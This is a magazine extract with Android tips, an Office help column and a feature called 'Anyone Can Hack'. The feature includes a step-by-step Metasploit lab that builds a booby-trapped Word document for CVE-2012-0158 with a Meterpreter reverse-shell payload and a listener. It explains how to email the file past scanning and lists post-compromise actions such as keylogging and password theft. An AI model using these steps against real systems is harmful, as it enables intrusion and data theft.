
Google Now automatically creates what it calls 'cards', each of which holds useful information based on your routine, location and communications. For example, Now will create a card in the late afternoon that gives travel details of your commute home, or a card with local dining options if you're out and about. It will also learn from your web history which sports teams you like and report on them, as well as alert you to new content on your favourite websites. It also pulls flight details from your emails, tells you when packages have shipped from retailers and automatically creates Google Calendar entries for meetings.

Tap on any card to find out more about the subject, or tap the three dots just above each one in order to adjust settings relating to that kind of alert. We find Google Now invaluable, but some users may be concerned about the privacy angle. You can change your settings in **Settings, Accounts, Google, Search, Now cards**, but not displaying the cards won't stop Google from having access to your email and web history – that's just part of using Gmail and Chrome.

# Hangouts

Google's messaging app, Hangouts, can handle SMS communication as well as chat conversations with those on your Google contacts list. However, we find people rarely use it as much as more popular chat services such as Facebook and Whatsapp, apps for which are in the Play Store. For SMS alone Hangouts is complex, and we prefer a dedicated app such as the excellent Chomp SMS, which you'll also find in the Play Store.

If you really want SMS and chat with other Google users integrated into a single app, though, Hangouts does its job well. Simply tap a contact from the list, or search for one, and start typing to send a message. You can add extra people to the conversation using the bar above the messages, and buttons at the top switch to a video or voice call. Tap the paperclip to add attachments from your handset or from Google Drive. **CS**



# Anyone Can Hack

Create sensational hacks in easy steps

Ages  
8-80

Key Stage 2





# If you think only experts can hack PCs, think again. Simon Edwards demonstrates how easy hacking can be – and shows you how to do it

**H**ackers have been busy this year, successfully attacking a wide range of businesses including the stock market, gaming networks, internet advertising systems, military sites, high-street stores, restaurants, Coca-Cola, AOL, eBay, Sony and Domino's Pizza. Victims even include celebrities, whose nude self-portraits are now available on the web.

Some of those targets look like the stuff of Hollywood movies, while others appear to be very mundane. Why hack the Steam network, Domino's Pizza or Coca-Cola? Do hackers want an unlimited supply of pizza, caffeine-laden drinks and computer games? Or is something more sinister afoot?

Motivations vary, with some attackers claiming to be activists while others are well-hidden and more likely to be focused on stealing data for financial gain. This data could be personal information; company secrets (such as the secret formula for a fizzy drink or, realistically, technical plans and financial reports); and information that would allow an attacker to penetrate deeper into the systems owned by the company.

Techniques also vary, from boldly walking up to a computer terminal and accessing data directly to subtle attacks involving abusing little-known security holes in software and devices. In this feature we'll look at a few of the clever approaches used by professional hackers to attack networks and individual computers.

By the end of this article you will not only have a good overview of what is possible, but you'll also be able to use some of the tools and techniques employed by professional hackers – for good and evil.

## It's a competitive world

Nation states are in competition with each other, even when they're not openly at war. Countries hack other countries' systems, and Edward Snowden's revelations about global surveillance and hacking show some of the capabilities of US intelligence organisations.

Nation states want information to build on their relative power. This includes attempts to improve the financial position of their countries. While a

government may help an important company within its boundaries succeed, some companies seem quite happy to undertake their own intelligence gathering. The phone-hacking scandal in the British media is the best-known example, but industrial espionage reaches far beyond this.

## Industrial espionage

In June 2013 the *Independent* reported that law firms, telecoms companies and insurance companies were routinely tapping phones and hacking computers to further their business goals. An astounding detail is that the UK's equivalent of the FBI, the Serious Organised Crime Agency (Soca), knew about this six years previously but did nothing to stop it. The report is available at [tinyurl.com/indyhacking](http://tinyurl.com/indyhacking) and it should remind us that each country is a sort of company, with financial goals at the top of its priority list.

Industrial espionage is not new and can be traced back at least as far as 1712, when a French priest disclosed the Chinese porcelain manufacturing process to Europe. Perhaps ironically, China has been blamed for many of the recent computerised industrial espionage attacks.

Other attackers include organised criminals who operate in advanced business networks, with their usual goal being to liberate personal funds from businesses and individuals. The most visually obvious attacks use so-called ransomware, which disables the computer until a ransom is paid. In some cases there is a deadline after which data files are deleted.

## Now it's personal

Of course, individuals may hack each other directly, but why would someone want to hack someone else? A person may be extremely curious about, suspicious of, or bear a grudge against, another individual. Perhaps the target is someone famous whose success is a cause for jealousy, or maybe they are a business rival or untrusted partner, love rival or perceived for some other reason as being a threat. Of course there may just be straightforward mutual animosity. Targets



might include celebrities, teachers and interesting (rich or manipulative) relatives.

Other reasons why you might want to hack another person's computer include gaining an insight into their fantasy football strategy towards the game's end. Do you want to know what the boss thinks of you or what your colleagues earn? Are you bidding for an item on eBay? Would it be useful to have a seller's perspective on how the bidding is going?

## Tooled up

It is possible to hack a computer with virtually no knowledge of how computers work. For years there have been tools freely available on the internet that can shut down systems with denial of service (DoS) attacks or provide remote access to them without authorisation.

Since at least 2007 there have been commercially available malware toolkits that provide licensees with the ability to steal information from victims' PCs even if they have only limited computer expertise. One such example is the Zeus crimeware toolkit (see [tinyurl.com/zeustoolkit](http://tinyurl.com/zeustoolkit) for more details).

In 2010 the Anonymous hacking collective used a free tool called Low Orbit Ion Cannon to launch large DoS attacks against websites belonging to the Church of Scientology, the Recording Industry Association of America and organisations that opposed secrets-publishing website WikiLeaks. The attacks were successful, but no serious technical knowledge was required to achieve that goal.

At the other end of the scale we find experts who are skilled at hacking, which involves not only using tools but also solving puzzles. Some of their tools are relatively easy



▲ You'll know you've been infected with ransomware because it will tell you

to use, though, and the inexpensive ones provide a means for the inquisitive to try their hand at hacking. We'll show you how to start in 'How to break in' on page 128.

## Types of exploit attack

Virtually any computer can be hacked, and many of the devices that surround us are hackable computers, whether we realise it or not. For example, as we'll see later, an attacker can use a printer as a place to break in and hide. Webcams, ADSL routers and potentially even some of the newer light bulbs can all be vulnerable to attack. And while you may not care if a hacker can change the colour or luminosity of your home's lighting, you might start caring if they start using the

bulbs as a base of operations from which to launch further attacks against your TV, heating system and laptop.

Although the types of exploit-based attack are hugely varied, it is possible to categorise the most common types. All software has security holes. Some vulnerabilities have been found, while history tells us that many more exist but have not yet been discovered. Typically the way to attack an application is to have it read some data over which you have control. If it fails to check that data properly then it may be made to do unusual things, such as provide access to the system.

## File format attacks

Applications that run on your computer without requiring internet access can be called 'client-side applications'. These include word processors and other office products. The usual way to attack these is to craft a special file that appears to be something like a Word document but actually includes special code. When Microsoft Word, for example, opens such a file it is forced to do something that word processors don't usually do. This may be to provide the attacker with remote control of the Windows PC on which it is running.

Such 'file format' attacks have been used by government agencies attacking opposing activists. This is the type of attack that we walk you through in 'How the professionals do it' on page 128.

## Web browsers

Web browsers belong in a special category because, although they are desktop applications, they almost solely interact with the internet directly. As such they are particularly vulnerable to attack and simply visiting an infected website can force them to run malicious code on the target PC.

A common type of attack involves exploiting vulnerable Java plug-ins in the browser. A useful defence is to disable such plug-ins, which means you can still use Java-based software – such as Minecraft – while reducing your exposure to common internet threats.

# Making money from exploits

A long way from the point-and-click hackers are those who truly understand how software and hardware work at a low level. These are the people who find security holes in the software we use on a daily basis. What they do once they find these holes depends heavily on their own motives.

Some will report the hole to the developer of the affected software and expect at least credit or, ideally, a bounty. Companies that provide paid rewards include some banks and a range of companies as varied as Google, AT&T, Facebook, F-Secure, Instagram, Mozilla, PayPal, Samsung and Yahoo!.

Another way to earn a living finding exploits is to sell them. Exploithub.com claims to be "the first legitimate marketplace for validated non-zero-day exploits".

The generally accepted definition of a zero-day exploit is a program that can exploit a vulnerability for which there is no official patch. For example, a researcher may find a new security hole in the latest version of Microsoft Internet Explorer and write a program that can exploit it. At this stage they have a zero-day exploit. When Microsoft provides a patch the program becomes a non-zero-day exploit.

Zero-day exploits have great commercial value because there is a high chance they can be used to hack lots of systems on the internet. As such they may be sold on the open market or to more secretive clients. VUPEN Security, for example, sells exploits to governmental organisations including law enforcement and intelligence agencies ([tinyurl.com/forbesvupen](http://tinyurl.com/forbesvupen)) such as the US National Security Agency (NSA).

In January 2013 journalist Heather Akers-Healy made a Freedom of Information Act request to the NSA. The results show that the agency did indeed pay for "VUPEN Binary Analysis and Exploits Service 12 months subscription". Christopher Soghoian of the American Civil Liberties Union has previously labelled VUPEN "modern-day merchants of death... selling the bullets of cyberwar".



↑ Disable Java in your web browser for instant improved security

## Servers

Servers are vulnerable because they're almost exclusively designed to listen for commands and react. Web servers often run applications and are a frequent means of access to hackers. Network webcams often contain little web servers and this is how attackers can snoop on those who use them for home security. In November 2014 a Russian website published streaming footage from cameras in people's homes and workplaces. This was possible because the cameras were secured either with the default password or no password at all.

However, it's possible to hack such devices even when good passwords are in place. Some models have vulnerabilities that allow anyone to bypass the security measures. You can find out how to gain access to a wireless camera server at [tinyurl.com/cameraserverhack](http://tinyurl.com/cameraserverhack).

## Local escalation

Even once you have gained access to a system, you may need to gain lower level access. This is where so-called 'local' exploits come into play. You might use one to gain access as an Administrator, in which case you will have escalated your privileges.

The exploit code available to help you attack systems is available in many places on the internet. You could run things manually and use code from the Exploit Database ([www.exploit-db.com](http://www.exploit-db.com)) or you could use exploits built into a hacking tool such as Metasploit Community Edition, which at the time of writing contained 1,357 individual exploits.

## Penetration testing

Somewhere between the point-and-click criminals and the elite exploit developers lie the penetration testers. These people are paid to hack into businesses for a number of reasons, a common one being to identify the weak points in a network's defences. The hope is that these will be fixed and the barrier to entry raised for malicious attackers.

As part of our investigation into the world of hacking we visited Rapid7, a security firm based in Austin, Texas, which offers penetration testing


# Pivoting

Once attackers have access to a system on the network they will try to move deeper into that network. This technique, known as pivoting, is used because they want to gather more information from other systems, and also so that they can hide in areas where they're less likely to be detected. They could potentially create a secret hideout in a network printer, for example.

While an attacker could launch a load of exploits from one system to another, this could generate alerts from security software and devices. It's far safer for the hacker to move stealthily, using legitimate usernames and passwords.

According to a 2013 report from global communications company Verizon, the vast majority of attacks it has spotted involved compromised user credentials. Leon, the penetration tester we spoke to at Rapid7, advises fellow 'pentesters' to "get creds as soon as possible. Truly talented operators look like systems administrators. The attack should not look like an attack."

One way to extend influence in a network is to steal encrypted password files and to crack them using password-breaking tools. Another is to use a technique called 'passing the hash', which allows you to authenticate as a user using a password hash, rather than the password itself. Password hashes can be stolen from compromised systems and provide a relatively easy way to penetrate deeper into a network.



↑ If you want to know what the bad guys are doing, read the Verizon report

among its range of services. The suite of offices, in a glass building shared with Google, is largely open plan but looks slightly different to most workplaces. Whiteboards are heavily illustrated with network plans and images we are not at liberty to describe even vaguely. In fact, as the team became aware that we were in the office, they wiped many boards clean and covered others with paper.

Each desktop was equipped with a range of monitor displays in peculiar formats. The most common was a dual monitor display, with one spun 90° to make a long, thin vertical display. The reason for this, explained Rapid7's chief research officer HD Moore, is that vertical monitors are better suited for reading and writing lots of code.

While Rapid7 researchers spend a lot of time looking at code, it seems they also pay attention to hardware. One glass-walled office contained two young men, one staring intently at a black terminal screen and typing, while the other was hard at work with a mess of wires and a soldering iron. Again, we're not quite sure what they were up to.

Rapid7's Leon Johnson is a penetration tester whose business card shows his job title

to be simply 'Hacker' and whose LinkedIn profile describes his role as "I hack stuff". We asked his opinion of how a penetration test usually goes, and that was our first mistake.

"They are all different and you use your intuition. Your 'spidey sense' lets you know when something is up. Sometimes you'll get into a system and find you're not the first. Then you have an incident response situation. It's like a crime scene and the janitor's body is in the room but his keys are missing. You don't know how they got in or out."

How does Johnson usually gain access in the first place? "Often through web applications. And that can be interesting because sometimes you'll assess a site and find it's on a shared server. You gain access to one site and you have access to others. This can be a problem because these other sites are not in the test's scope. There can be legal issues if you inadvertently cross lines. But one time there was an amazing coincidence. Two different jobs, two different sites but they were running on one server. One hack and we got two jobs done at once."

You could spend a lifetime exploring networks. How long does an average penetration test take? "Typically one week but if you crack it in an hour you still continue to see how deep you can go. At the start it's pretty noisy and the client should see a lot of alerts. We turn up the volume when we start making progress. For example, we will create a new [Windows] domain group and see if anyone notices. If not, we'll rename it 'ACCOUNT HACKED'."

"We use pretty much any means we can to gain access because we're into prevention. If the bad guys can come in through a network printer, then we'll do the same."





# How to break in

This is the bit you've been waiting for. We'll show you how to hack into a computer and steal information from it. If that computer belongs to anyone but yourself, and you don't have permission from the owner to attack it, you'll be committing at least one and possibly more criminal offences by following these instructions. **You have been warned.**

Let's look at a hypothetical example of a situation that might compel someone to attack a computer. By doing this we'll ensure that our practical hacking example fits a real-life situation rather than just demonstrating some tool. In this example we'll imagine a small business that wishes to spy on a competitor.

## Example: a property development business

A medium-sized company has noticed a significant downturn in business. It is simply not able to generate the sort of work it is used to and, after initially assuming this was due to the global recession, directors noticed that one of its competitors was somehow bucking the trend and winning all the juiciest contracts.

**STAGE ONE:** Learn as much as possible through passive, legal means. Who are the company directors? What are their contact details? Is the company going through any structural changes? Are there any published accounts details? What about any public computer systems details, such as IP addresses? Is there any online gossip about the company and its directors?

**STAGE TWO:** Learn more using active probing that may or may not be illegal, but is activity that may be tracked back to you. A basic example would be to scan the company's website for open ports and known vulnerabilities. This could be classified as an offence under the Computer Misuse Act 1990.

**STAGE THREE:** Penetrate the network. At this stage things have definitely gone to the dark side, legally. If you know who the directors are and have their contact details you can send them emails that are infected with malware. This is contrary to the Computer Misuse Act, sections one and two. If you understand the business well you can set up infected websites that are attractive to people working in that business and hope that they visit. You can also send links to those websites to the appropriate directors over social media or more formally.

**STAGE FOUR:** Steal information from the network. This might include spreadsheets, financial database files, email messages,

documents containing trade secrets and contact details of those working within the company as well as those of suppliers.

By now you have steamrolled through the Computer Misuse Act and multiple criminal offences are starting to stack up. Additionally, using any confidential material found during this excursion could lead to multiple Fraud Act offences. If you commit any of these offences using a computer connected in another country (renting a virtual private server is a very inexpensive way to appear to attack from somewhere else), then your sins may be multiplied.

**STAGE FIVE:** Disrupt the network or maintain access quietly while monitoring data, possibly expanding access to the connected systems. This might include attacking systems belonging to cooperating businesses such as suppliers and clients. By now the number of possible criminal charges is adding up, possibly in more than one country.

## How the professionals do it

In recent years attackers have been targeting a number of Japanese and Taiwanese organisations. These attackers were (and still are) probably part of the Chinese military, according to security firm FireEye, which believes that the same group also compromised the *New York Times* in October 2012. We'll show you, in detail, how to replicate this so-called 'advanced' attack at a basic level.

The essence of the attack is to trick the target into opening an infected Word

document. Once they've done that we will gain full but temporary access to their computer. We don't really know what the Chinese attackers did once they gained access to their targets' networks but, in this example, we will attempt to access the target's email account and files stored on the hard disk. That seems a likely set of first steps in an attack that's been sponsored by a nation state.

## Get set up

You will need two PCs or two virtual machines. If you go the virtual route, then you should consider VMware Workstation ([www.vmware.com](http://www.vmware.com)), which has some useful advanced features, or the powerful and free VirtualBox ([www.virtualbox.org](http://www.virtualbox.org)). You will also need a copy of Rapid7's Metasploit Community Edition ([www.metasploit.com](http://www.metasploit.com)) and Microsoft Office 2010. Finally, you'll have to create two email accounts. Free Gmail ones will work fine, even though Google scans email for viruses. We'll ensure that our infected document bypasses its security measures.

Install Windows on one system, which will be our target. Install Office 2010 and update it to Service Pack 1 but no further. You could install Linux on the other system, which is the attacking system, and then install Metasploit. If you want a shortcut don't install either but just boot from a Kali Linux DVD ([www.kali.org](http://www.kali.org)). If you're using a virtual machine you don't even need to burn the downloaded ISO file to disc: you can just direct your virtual system to use the ISO as if it was a real DVD. Avoid using Metasploit on Windows, even if you are a little nervous of Linux. All sorts of problems can arise that are worth avoiding.

For the easiest experience ensure that both systems are on the same local network. We'll use the 192.168.159.1-254 range with the target running on 192.168.159.131 and the attacking system on 192.168.159.130.

## Create the infected document

Log into your attacker system as the root user and run Metasploit by typing `msfconsole` at a terminal window. The program will take time to load, particularly the first time you use it.

MS12-027: Vulnerability in Windows Common Controls Could Allow Remote Code Execution (2664258)

Severity	CVSS	Published	Added	Modified
9	(AV:N/AC:M/Au:N/C:C/C:A/C)	April 04, 2012	April 09, 2012	September 28, 2014


Available Exploits

MS12-027 MSCOMCTL ActiveX Buffer Overflow

Description

This security update resolves a privately disclosed vulnerability in Windows common controls. The vulnerability could allow remote code execution if a user visits a website containing specially crafted content designed to exploit the vulnerability. In all cases, however, an attacker would have no way to force users to visit such a website. Instead, an attacker would have to convince users to visit the website, typically by getting them to click a link in an email message or instant Messenger message that takes them to the attacker's website. The malicious file could be sent as an email attachment as well, but the attacker would have to convince the user to open the attachment in order to exploit the vulnerability.

↑ Rapid7's website is the easiest way to find exploits and discover the right module name



▲ A virtual hacking lab will help you get up and running with minimal cost and effort

The attackers who sent out infected documents to the Japanese and Taiwanese victims used an exploit that attacked a vulnerability in multiple versions of Microsoft office. The official label that identifies this vulnerability is 'CVE-2012-0158'. Common Vulnerabilities and Exposures (CVE) codes are issued by a US non-profit organisation sponsored by the federal government. To abuse this specific vulnerability we need to use an exploit capable of doing so.

The easiest way to identify the correct Metasploit module for this exploit is to search Rapid7's Vulnerability & Exploit Database ([rapid7.com.uk/db](http://rapid7.com.uk/db)). Choose Metasploit Modules from the drop-down list and type CVE-2012-0158 into the search field. The result will include the exploit module's name.

The following command will select the appropriate module, which is a file format exploit (see 'File format attacks' on page 126):

```
use exploit/windows/fileformat/ms12_027_mscomctl_bof
```

This exploit will create a document file that, on its own, is fairly useless. We need to add a so-called 'payload', which is the code we want it to run on the target when the victim opens the document. In order to do this, you need to run the following command:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

When the exploit runs, the Meterpreter payload will run and try to connect back to us over a TCP connection. We need to let it know where we'll be, in internet terms, so add the IP address of your attacking Linux system using this command:

```
set LHOST 192.168.159.130
```

The default target for this exploit is

Microsoft Office 2007, but we're using the 2010 version. Type 'show targets' to see the available options. Option 1 is for us, so type 'set TARGET 1'. At this stage we are set and you need only to run the 'exploit' command and a special Word document will appear in your home directory. Create a password-protected Zip file containing this file and attach it to an email destined for your target.

### Prepare for the connection

We need to set Metasploit to listen out for incoming connections. This involves another module called the Generic Payload Handler. Run the following commands and the system will wait for the victim to open the document and will give us remote access to the target:

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
set LHOST 192.168.159.130
```

```
exploit
```

### Open the document

Turn your attention to the target system and check the email. Download and extract the infected Word document. Open the file from within Word. If you don't see an incoming connection message on the attacking system straight away, do not despair. It can take some minutes to appear.

### Control the target

At this stage you can log keystrokes on the victim, hijack its webcam, steal the Gmail password (if you've saved it in Google Chrome, as we have) and perform many other nefarious activities such as recording audio, stealing password hashes and wiping the event log.

For more on using Metasploit, read the excellent guide at [tinyurl.com/metasploitguide](http://tinyurl.com/metasploitguide).

### Keeping safe

As you can see, it's really not that hard for anyone with a modicum of basic computer knowledge to compromise the security of your home or business network. Thankfully, most of us are unlikely to be specifically targeted in this way, but more widespread attacks use largely similar methods and opening one infected file could open up your whole system to abuse.

It's pretty easy to do enough to ensure that any random attacker will look for an easier target, though. Keep your operating system and security software up to date, don't visit dubious websites, don't open any attachment or file unless you're confident it comes from a trusted source and don't give all your staff (or family) administrator rights in Windows. In short, be careful out there. ☹



▲ A few commands typed into Metasploit can generate an infected Word document

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# Business Help

If you have database, office application and macro issues, **Kay Ewbank** can help. Send your problems to [businesshelp@computershopper.co.uk](mailto:businesshelp@computershopper.co.uk)



## Filter a spreadsheet


**Q** I use Excel 2010 to store information related to people's names. Column A contains the names, and Column B is for entering data about the person. The names aren't in alphabetical order (the sort criteria is determined by other factors), which causes a problem: when I want to enter data, I have to scan through the entire column.

Is there a way to filter and search the spreadsheet, so that I can quickly jump to the person I want to edit?

Richard Grant

**A** Yes, Excel has the feature you need. Select the range of cells containing your data, including the title at the top. On the Data tab, click Filter in the Sort

and Filter group. To find a particular name, click the drop-down Filter arrow in the column header. You'll be shown the list of values, and can filter by clicking one or more value. You'll also see a Search box in which you can type the name you're looking for. As you enter more letters, the list of values will shrink correspondingly. When you see the name you want, click on it, then click OK. The list will show only the names that match the text you entered. You can then enter the value against the name. To get the full list visible again, drop down the filter arrow and choose 'Clear



◆ You can filter values in Excel to limit the data visible in a range

filter from name' (where 'name' is replaced by the title of your column).

You can set up more complex filters if you wish. The standard filter is 'begins with', but other choices include 'ends with', 'contains' and 'does not

equal'. To see the choices, click the filter arrow on the title row, then choose Text filters. There's also an option to filter by colour, if you've used a background colour for any cells.

If you want to get rid of the drop-down filter arrow, just click on the Filter icon in the Sort and Filter area of the Data tab.

## Word puts in double spaces

**Q** Over Christmas I used a lot of different settings in Word to print mailing labels and letters, and everything seemed fine. However, when I next used Word to print an envelope, both the delivery and return addresses had changed to be double-spaced.

I've looked in the Envelope Address dialog, on the Advanced tab, and the only choices I have are Normal, Condensed and Expanded. What am I missing?

Frank Stewart

**A** You need to modify the Envelope Address style to remove the spacing before and after the paragraph, and set its line spacing to Single.

To do this, you need to get to the Modify Styles dialog. You can do this from within your document. Press Ctrl-Shift-S all at the same time, and the Apply Styles dialog box will appear. In the Style Name, type Envelope Address and then click Modify. In the dialog box, click the Format drop-down arrow at the bottom left of the dialog, then in the options you're offered click Paragraph. Change the Line Spacing to Single and set the Spacing Before and After to zero.

## My Access query can't count

**Q** I'm having a problem with Access. I want to count how many different first names occur in my record set, so I tried this query: Select Count(Distinct [First Name]) as NumNames from Students.

I copied this from a book on SQL, but Access returns an error message telling me, "Syntax error (missing operator) in query expression 'Count(Distinct [First Name])'". What am I doing wrong?

Josie Wedgewood

**A** You're doing nothing wrong: the problem is Access doesn't support the SQL operation Count(Distinct). All the other SQL systems – SQL Server, MySQL and Oracle – do, but Access doesn't.

Instead, you need to split your query into two: a subquery to get all the distinct records, then an outer query around it that does the count of the records returned in the subquery. You can think of the outer query as selecting data from a virtual table created by the subquery.

You write the whole thing like this: Select Count([First Name]) as NumNames From (Select Distinct [First Name] from Students)).

It's worth noting that this works even if your inner Select returns some Null values; these are correctly returned but don't increase the count of Distinct values.

When you're creating the query, it's easier to use the SQL view in Access, as it's tricky to use the Design View to create subqueries.



◆ Use a subquery to create a Select Distinct query in Access


# Set watermarks in PowerPoint

**Q** I'm creating a presentation in PowerPoint 2010, and I want to use watermarks as a background and during an animation. Just to be clear, I want a 'normal' watermark on most slides, but on some I want to have a 50% transparent watermark appear as an animation.

Tom Bell

**A** Taking the normal background watermark first: click on the Design tab, and in the Background panel click the down arrow next to Background Styles. Click on Format Background, then choose Fill, Picture or Texture Fill. In the Insert From option, click on the File button, and browse until you find the image you want. You can then alter the amount of transparency using the Transparency slider to make the image appear as a watermark.

Doing the same thing for an animation is trickier, as you can't just add a picture to a slide rather than to the background and set a transparency percentage. The easiest way to do what you want is to insert a rectangular shape, fill that with a picture, and set its transparency. That will work for an animation just the same as any other filled shape. To do this, insert your shape and right-click on it.



↑ Set the transparency level of a background to have an image appear as a watermark

Choose Format Shape and, from the Fill options, choose Picture or texture fill. In the 'Insert From' option, click on the File button, and find the file you want to use. You can now set the transparency level. If your picture is a different shape to the shape you've inserted, you may also need to make sure there's a tick mark in the option Tile Picture as Texture, and you'll also need to set the Scale X and Scale Y settings so the image appears correctly.

# Can't remove Word highlights

**Q** I have a set of documents that have been converted between various versions of Word, starting with Word 2003 and ending up in Word 2010, with some text that has been imported from a variety of websites. Some of the text has been highlighted in the past, so parts of the text are highlighted in yellow, and others in cyan. I can't get rid of the highlighting. I try selecting the coloured part of the text and click on 'No color', but nothing changes. Why is that, and how can I get rid of the colours?


Gary Armstrong

**A** As you've tried the usual route and it hasn't worked, the colours can't have been applied with highlighting using the Text Highlight Color icon (or the old equivalents). You need to try different ways

that colour can be applied to see which one works. For example, it could be background shading to that part of the paragraph, applied when that text made up the entire paragraph. To see whether that works, select the entire paragraph including the highlighted text, and in the Paragraph group on the Home tab, click the arrow next to Shading, then No Color.

If that doesn't work, select the highlighted text, then press Ctrl and the spacebar at the same time. That gets rid of any character formatting. Another option to try is to press Ctrl and Q at the same time to clear direct paragraph formatting applied to text.

If you're still having problems getting rid of the formatting, select the text, cut it, then use Paste Special, Text only. That will definitely get rid of all formatting and you can then apply your own formatting choices.



↑ Try setting paragraph shading to No Color to clear highlights from text in Word

# Outlook sends double-spaced emails


**Q** My Outlook email messages are apparently double-spaced when the people who receive them open them. They look fine at my end; is there a setting I need to change? I'm using Outlook 2010.

Amy Woods

